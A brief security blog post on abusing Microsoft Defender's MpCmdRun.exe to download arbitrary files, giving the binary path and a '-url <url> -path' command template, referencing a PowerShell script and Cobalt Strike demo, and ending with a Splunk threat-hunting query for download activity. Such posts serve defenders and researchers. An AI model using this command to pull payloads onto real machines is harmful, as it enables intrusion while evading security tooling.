
Recently I found interesting post in twitter, one of the security researcher(Askar) is identified, Microsoft Defender feature it can able to download any files from Internet.
Microsoft Defender is having one of the executable(MpCmdRun.exe) which is used as Malware protection command line utility. This executable having a feature which can take any URL as an input and download files in specific Windows Defender system files path.
Windows Defender File Path:
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2007.8-0\MpCmdRun.exe
More Info about MpCmdRun.exe binary:
Windows Defender Command Line - MpCmdRun.exe (Download any payload)
C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2008.9-0\MpCmdRun.exe -url <url> -path <local-path>
Quick & Dirty - Powershell Script - Exploit Code:
Abuse Windows Defender - MpCmdRun.exe - Powershell code

Demo by using CobaltStrike:
BlueTeam - Threat Hunting / Quick & Dirty Detection:
Commandhistoryv2 _raw="*Download*" OR _raw="*URL*" OR _raw="*url*" OR _raw="*download*" OR _raw="*http://*" OR _raw="*https://*" OR _raw="*HTTP://*" OR _raw="*HTTPS://*"
| dedup CommandHistory
| table ComputerName ApplicationName CommandHistory FileName
BlueTeam - Splunk Detection: